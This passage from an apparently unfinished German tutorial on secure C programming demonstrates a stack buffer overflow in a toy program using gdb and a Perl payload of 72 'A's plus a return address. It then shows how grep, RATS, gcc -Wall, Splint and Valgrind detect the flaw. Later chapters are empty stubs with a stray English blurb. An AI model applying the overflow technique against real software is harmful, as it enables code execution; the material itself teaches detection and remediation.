15 (gdb) set {char}0x7fffffff999 = 0x06
16 (gdb) x/12xg 0x7fffffff950
17 0x7fffffff950: 0x4141414141414141      0x00007ffff7ff9100
18 0x7fffffff960: 0x00007ffff7ffe190      0x0000000000f0b2ff
19 0x7fffffff970: 0x0000000000000001     0x000000000040069d
20 0x7fffffff980: 0x00007ffffffe9be      0x0000000000000000
21 0x7fffffff990: 0x00007ffffffe9b0      0x000000000040060c
22 0x7fffffff9a0: 0x00007ffffffe98      0x0000000200000000
23 (gdb) c
24 Continuing.
25 PWND!
26 [Inferior 1 (process 1190) exited normally]
27 (gdb)

```

Um den Aufwand einer manuellen Modifikation der Speicheradresse möglichst gering zu halten, kann man den Vorgang mit der Perl automatisieren:

```

1 (gdb) run 'perl -e 'print "A"x72 . "\x0c\x06\x40"' '
2 String: AAAAAAAAAAAAAAAAAAAAAAAAAA ... AAAAAA@
3 PWND!
4 [Inferior 1 (process 1624) exited normally]
5 (gdb)

```

Dabei werden insgesamt 72Byte mit dem Zeichen A überschrieben und 3Byte mit hexadezimalen Werten:

- 64Byte Speicherplatz der data-Variablen
- 8Byte Basepointer
- 3Byte Rücksprungadresse unter Berücksichtigung der Byteorder (Little-Endian)

Hinweis:

Wird zur Nachstellung des Beispiels ein veralteter gcc-Compiler in der Version 3.x¹² verwendet, ist es möglich, dass dieses Beispiel nicht funktioniert!

¹²http://www.trapkit.de/papers/gcc_stack_layout_v1_20030830.pdf

2.6 Maßnahmen zur Behebung von Overflow-Schwachstellen

In den folgenden Abschnitten werden Möglichkeiten beschrieben, wie man typische Overflow-Schwachstellen innerhalb eines Quelltextes aufspüren und beheben kann. Die folgend gezeigten Beispiele beziehen sich auf das im vorhergehenden Abschnitt beschriebene Quellcodebeispiel.

2.6.1 Lexikalische Quellcode-Überprüfung

Für eine lexikalische Überprüfung des Quellcodes können eine Vielzahl von Tools eingesetzt werden. Die Methoden reichen dabei von einer rudimentären `grep`-Analyse, über komplexe und meist kommerzielle statische Quellcodescanner-Lösungen (z.B. Fortify oder Checkmarx) bis hin zu Lösungen, die den Quellcode einer Anwendung sowohl statisch analysieren und zur Ausführung bringen um Laufzeitfehler erkennen zu können (z.B. Seeker). Eine Liste von potentiell unsicheren C-Funktionen und deren „sicheren“ Derivate sind in den folgenden beiden, vom ISO-Komitee herausgegeben, Dokumenten zu finden:

- TR 24731-1¹³
- TR 24731-2¹⁴

Die beiden Dokumente werden in Foren und Fachkreisen kontrovers diskutiert, dennoch ist das Dokument TR 24731-1 in die Entwicklung der Microsofts Standard-C Bibliothek eingeflossen. Weiterhin wurden Empfehlungen aus den Dokumenten, wie z.B. die Entfernung der im C99-Standard noch enthaltenen `gets()`-Funktion, im neuen C-Standard (C11) umgesetzt. Im Folgenden sollen nur zwei Beispiele für eine lexikalische Suche nach unsicheren Funktionen am Quellcode aus dem vorhergehenden Abschnitt vorgenommen werden:

Durch `grep()` werden sämtliche Zeilen des Quellcodebeispiels ausgegeben, in denen die Funktionen `strcpy()` und `gets()` aufgerufen werden. Bei diesem Vorgehen obliegt es dem Entwickler, diese Stellen im Quellcode eingehend auf Schwachstellen zu untersuchen und die unsicheren Funktionen durch die empfohlen Funktionsderivate zu ersetzen.

```
1 [florian@audit exploit]$ grep -nE 'strcpy|gets' *.c
2 poc.c:9:          strcpy(data,input);
```

Es ist abzusehen, dass bei umfangreichen Quelltextanalysen eine solch rudimentäre Analyse zu einer sehr hohen "False-Positives"-Rate führt. Aufgrund dieser Tatsache wurden lexikalische Quellcodescanner mit Ziel entwickelt, die Effizienz der Methode zu verbessern.

¹³<http://www.open-std.org/JTC1/SC22/WG14/www/docs/n1225.pdf>

¹⁴<http://www.open-std.org/JTC1/SC22/WG14/www/docs/n1337.pdf>

Effiziente Quellcodescanner reduzieren die Rate der gefundenen "False-Positives" beispielsweise durch die Verwendung interner Datenbanken, die potentiell unsichere Quellcodefragmente mit in der Datenbank hinterlegten Codefragmenten abgleichen. Dabei wird weiterhin versucht, den Entwickler durch entsprechende Kommentare zu einer möglicherweise gefundenen Schwachstelle zu unterstützen. Ein Quellcodescanner sollte weder "False-Positives" noch "False-Negatives" produzieren. Dabei sollten "False Negatives" nach Möglichkeit nie vorkommen, da diese im Gegensatz zu "False Positives" zu Sicherheitsproblemen führen können.

Im Folgenden soll der frei verfügbare Quellcodescanner RATS¹⁵ (Rough Auditing Tool for Security) vorgestellt werden. RATS ist in der Lage, C-, C++-, PHP-, Perl- und Python-Quelltext nach sicherheitsrelevanten Fehlern zu untersuchen. Schwerpunktmäßig berücksichtigt RATS dabei Buffer-Overflow- und Race-Condition-Schwachstellen.

[1] bietet eine detaillierte Einführung in die grundlegenden Prinzipien der sicheren Softwareentwicklung sowie in die Verwendung von RATS.

```
1 [florian@audit exploit]$ rats -i --resultsonly *.c
2 poc.c:8: High: fixed size local buffer
3 Extra care should be taken to ensure that character arrays that are allocated
4 on the stack are used safely. They are prime targets for buffer overflow
5 attacks.
6
7 poc.c:9: High: strcpy
8 Check to be sure that argument 2 passed to this function call will not copy
9 more data than can be handled, resulting in a buffer overflow.
```

Bei der Ausgabe von RATS wird ein Nutzer gleich zu Beginn auf die Verwendung von Variablen mit fixer Puffergröße aufmerksam gemacht. Darüber hinaus wird darauf hingewiesen, dass man diese Puffer in Bezug auf potentielle Buffer-Overflow-Schwachstellen überprüfen sollte.

Im weiteren Verlauf der Ausgabe wird auf die Verwendung der unsicheren `strcpy()`-Funktion und auf deren sichere Implementierung unter Berücksichtigung der benötigten Speichergröße des Zielpuffers hingewiesen.

2.6.2 Semantische Quellcode-Überprüfungen

Es existiert neben der rein lexikalischen Quelltextanalyse ein weiteres Analyseverfahren zur statischen Codeanalyse. Eine semantische Quellcode Analyse erlaubt es, die lexikalischen Bedeutungen innerhalb des Quelltextes in Bezug auf ihren Bedeutungszusammenhang auszuwerten. Dabei bedient sich diese Analysemethode einer Datenflussanalyse und ist somit in der Lage, detaillierte Rückschlüsse über laufende Vorgänge innerhalb eines Programms zuzulassen.

¹⁵<https://www.fortify.com/downloads2/public/rats-2.3-2.tar.gz>

Grundlegende Überprüfungen mit dem Compiler

Bereits ein Compiler verfügt bereits meist über grundlegende Techniken um mindestens eine lexikalische und zusätzliche eine semantische Analyse des Quellcodes durchzuführen. Der GNU C Compiler verfügt über verschiedene Optionen, die eine Fehlervermeidung oder eine Fehlersuche unterstützen.

Wird bei Aufruf des GNU C Compilers die Option `-Wall` angegeben, veranlasst dies den Compiler dazu, eine Überprüfung des Quelltextes während des Kompilierens durchzuführen. Um die Meldungen des Compiler offensichtliche zu gestalten, wir die `main()`-Funktion durch eine folgende Codezeilen ergänzt:

```
1 int main(int argc, char *argv[]) {  
2     [...]  
3     char array[8];  
4     printf("String eingeben: ");  
5     gets(array);  
6     printf ("Input-String: %s", array);  
7 }
```

Wird der Quellcode jetzt mit der `-Wall` Funktion kompiliert erhält man folgende Compiler-Warnungen:

```
1 [florian@audit exploit]$ gcc -Wall poc.c -o poc  
2 poc.c: In function main:  
3 poc.c:29:2: warning: gets is deprecated (declared at /usr/include/stdio.h:638)  
4     gets(array);  
5 poc.c:31:1: warning: control reaches end of non-void function [-Wreturn-type]  
6 }
```

Der GNU C Compiler macht den Entwickler darauf aufmerksam, dass er zum einen die unsichere und veraltete `gets()`-Funktion verwendet und darauf, dass die `main()`-Funktion über keinen Return-Wert am Ende verfügt.

Anhand dieses Beispiels ist ersichtlich, dass der Compiler zwar in der Lage ist, Sicherheitsüberprüfungen auf lexikalischer und semantischer Ebene durchzuführen jedoch bei Weitem offensichtlich nicht dazu in der Lage ist, unsichere Funktionsaufrufe wie z.B. den Aufruf der `strcpy()`-Funktion innerhalb der `go()`-Funktion zu erkennen.

Erweiterte Überprüfung mit Splint

Splint¹⁶ ist ein statischer Quellcodescanner der in der Lage ist, eine weitaus detaillierte semantische Analyse als der GNU C Compiler vorzunehmen.

Splint ist in der Lage sogenannte LINT¹⁷-Überprüfungen durchzuführen. Zu diesen Überprüfungen gehört beispielsweise die Suche nach Endlosschleifen, falschen Deklarationen oder ignorierten Rückgabewerten.

¹⁶<http://www.splint.org/>

¹⁷[http://en.wikipedia.org/wiki/Lint_\(software\)](http://en.wikipedia.org/wiki/Lint_(software))

Im folgenden Beispiel wird der Beispielquelltext durch die Angabe des Parameters `+bounds-write` auf potentiellen Schwachstellen hin untersucht, die aufgrund eines schreibenden Speicherzugriffs zu einem Buffer-Overflow führen können.

```
1 [florian@audit exploit]$ splint +bounds-write poc.c
2 Splint 3.1.2 --- 14 Sep 2011
3
4 poc.c: (in function go)
5 poc.c:9:2: Possible out-of-bounds store: strcpy(data, input)
6     Unable to resolve constraint:
7     requires maxRead(input @ poc.c:9:14) <= 63
8     needed to satisfy precondition:
9     requires maxSet(data @ poc.c:9:9) >= maxRead(input @ poc.c:9:14)
10    derived from strcpy precondition: requires maxSet(<parameter 1>) >=
11    maxRead(<parameter 2>)
12    A memory write may write to an address beyond the allocated buffer. (Use
13    -boundswrite to inhibit warning)
14 poc.c: (in function main)
15 poc.c:25:2: Return value (type int) ignored: go(argv[1])
16    Result returned by function call is not used. If this is intended, can cast
17    result to (void) to eliminate message. (Use -retvalint to inhibit warning)
18    [...]
```

Der Scanner erkennt im Gegensatz zum GNU C Compiler, dass es durch den Aufruf der `strcpy()`-Funktion zu einem möglichen Speicherüberlauf kommen könnte. Durch die Verwendung von Annotationen innerhalb des zu prüfenden Quellcodes können vom Entwickler neben programmatischen Fehlern auch logische Fehler entdeckt werden. Beispielsweise können durch Annotationen zwingend zu erfüllende Bedingungen festgelegt werden, die durch Splint geprüft werden, bevor eine bestimmte Funktion aufgerufen werden kann.

2.6.3 Programmanalyse zur Programmlaufzeit

Neben den beschriebenen Möglichkeiten zur statischen Quellcodeanalyse besteht darüber hinaus die Möglichkeit, ein Programm zur Laufzeit auf Schwachstellen zu überwachen bzw. zu untersuchen, um gezielt Overflow-Schwachstellen die erst zur Programmlaufzeit entstehen ausfindig zu machen.

Ein mögliches Beispiel für eine potentielle Overflow-Schwachstelle die erst während der Laufzeit eines Programmes auftreten kann, ist der Aufruf der C-Funktion `malloc()` die erst zur Laufzeit eines Programms Speicher im Heap alloziert.

Ein typisches Tool zur Programmanalyse zur Laufzeit ist ein Debugger. Mit einem Debugger kann man Programme zeilenweise abarbeiten und dabei den aktuellen Zustand bzw. den Wert von Variablen analysieren. Die Qualität der Überprüfung des Programmcodes unter Zuhilfenahme eines Debuggers hängt stark von der Fachexper-

tise eines Entwicklers ab. Für umfangreiche Analyse von Programmen eignet sich ein Debugger nur bedingt.

Aus diesem Grund existieren spezielle Tools, die zur dynamischen Analyse von umfangreicheren Programmen oder Quelltexten eingesetzt werden können. Im Folgenden soll die Werkzeugsammlung Valgrind vorgestellt werden.

Programmanalyse zur Laufzeit mit Valgrind

Valgrind stellt eine Werkzeugsammlung zur dynamischen Fehleranalyse zur Programmausführung dar. Dabei wird ein zu analysierendes Programm nicht auf der nativen Host-CPU, sondern innerhalb einer virtuellen Umgebung ausgeführt. Valgrind übersetzt das Programm zu diesem Zweck in einen plattformunabhängigen Byte-Code, in den sogenannten Vex IR. Nach der Konvertierung des Programms in den Byte-Code können die verschiedenen Valgrind-Tools auf das zu analysierende Programm angewendet werden.

Die Konvertierung des nativen Programms nach Vex IR reduziert die Ausführungsgeschwindigkeit eines Programmes um ein Vielfaches, ermöglicht aber gleichzeitig eine detaillierte Analyse benötigter (Speicher-)Ressourcen oder einzelner CPU-Register.

Für das folgende Beispiel wird die `go()`-Funktion um zwei `malloc()`-Funktionsaufrufe erweitert:

```
1 int go(char *input) {
2     char *data;
3     data = (char *)malloc(sizeof(char)*8);
4     data = (char *)malloc(sizeof(char)*64);
5
6     strcpy(data, input);
7     [...]
8 }
```

Anschließend wird das Programm kompiliert und mit Valgrind aufgerufen, als Startparameter wird 84-mal der Buchstabe A übergeben. Dabei kommt es, wie aus den vorhergehenden Beispielen bereits bekannt, zu einem Buffer-Overflow:

```
1 valgrind --tool=memcheck --leak-check=full ./poc 'perl -e 'print "A"x84''
```

Valgrind überprüft nun das Programm poc zur Laufzeit und generiert folgende Ausgabe:

```
1 [...]
2 ==10902== Invalid write of size 1
3 ==10902== at 0x4C2CBB2: __GI_strcpy (in /usr/lib/valgrind/vgpreload_memcheck
4 ==10902== by 0x40069A: go (poc2.c:14)
5 ==10902== by 0x400703: main (poc2.c:31)
6 ==10902== Address 0x51e00e4 is 20 bytes after a block of size 64 alloc'd
7 ==10902== at 0x4C2C04B: malloc (in /usr/lib/valgrind/vgpreload_memcheck-amd6
8 [...]
9 ==10902== HEAP SUMMARY:
10 ==10902== in use at exit: 8 bytes in 1 blocks
```



```
11 ==10902==    total heap usage: 2 allocs, 1 frees, 72 bytes allocated
12 ==10902==
13 ==10902== 8 bytes in 1 blocks are definitely lost in loss record 1 of 1
14 ==10902==    at 0x4C2C04B: malloc (in /usr/lib/valgrind/vgpreload_memcheck-amd64-linux.so)
15 ==10902==    by 0x400675: go (poc2.c:9)
16 ==10902==    by 0x400703: main (poc2.c:31)
17 [...]
```

Wie der Ausgabe zu entnehmen ist, erkennt Valgrind zum einen, dass es beim Aufruf der `strcpy()`-Funktion zu einem Überlauf von 20Byte kommt und zum anderen, dass der 8Byte große (reservierte) Speicherblock aufgrund der fehlenden `free()`-Funktion nicht mehr freigegeben wird und es zu einem unnötigen Verbrauch von Heap-Speicher kommt.

3 Programmierfehler

Überblick

In diesem Kapitel soll es um oft gemacht und gern immer wieder auftretenden Programmierfehler gehen. Dabei soll der Schwerpunkt auf cross site scripting (XSS) gelegt werden und die Verwendung von Access modifiers in der Objektorientierten Programmierung.

Public - If you can see the class, then you can see the method

Private - If you are part of the class, then you can see the method, otherwise not.

Protected - Same as Private, plus all descendants can also see the method.

Static (class) - Remember the distinction between "Class" and "Object" ? Forget all that. They are the same with "static"... the class is the one-and-only instance of itself.

Static (method) - Whenever you use this method, it will have a frame of reference independent of the actual instance of the class it is part of.

4 Angriffsszenarien für bekannte Sicherheitslücken

Überblick

In diesem Kapitel soll es um bekannte Sicherheitslücken gehen, die häufig von Hackern als erstes Angriffsziel dienen.

5 Sicherer Code und Robuste Programmierung

Überblick

Hier soll der Frage nachgegangen werden, welche Bedrohungen von schadhaften Code ausgehen.

6 Fazit

Zusammenfassung

Abstract

Anhang

Listingverzeichnis

Abbildungsverzeichnis

1	Ausgabe des eines Beispiel-Strings	12
2	Der JavaScript-Code kommt im Browser zu Ausführung	12
3	Reguläre Funktionsweise des Programms	15

Tabellenverzeichnis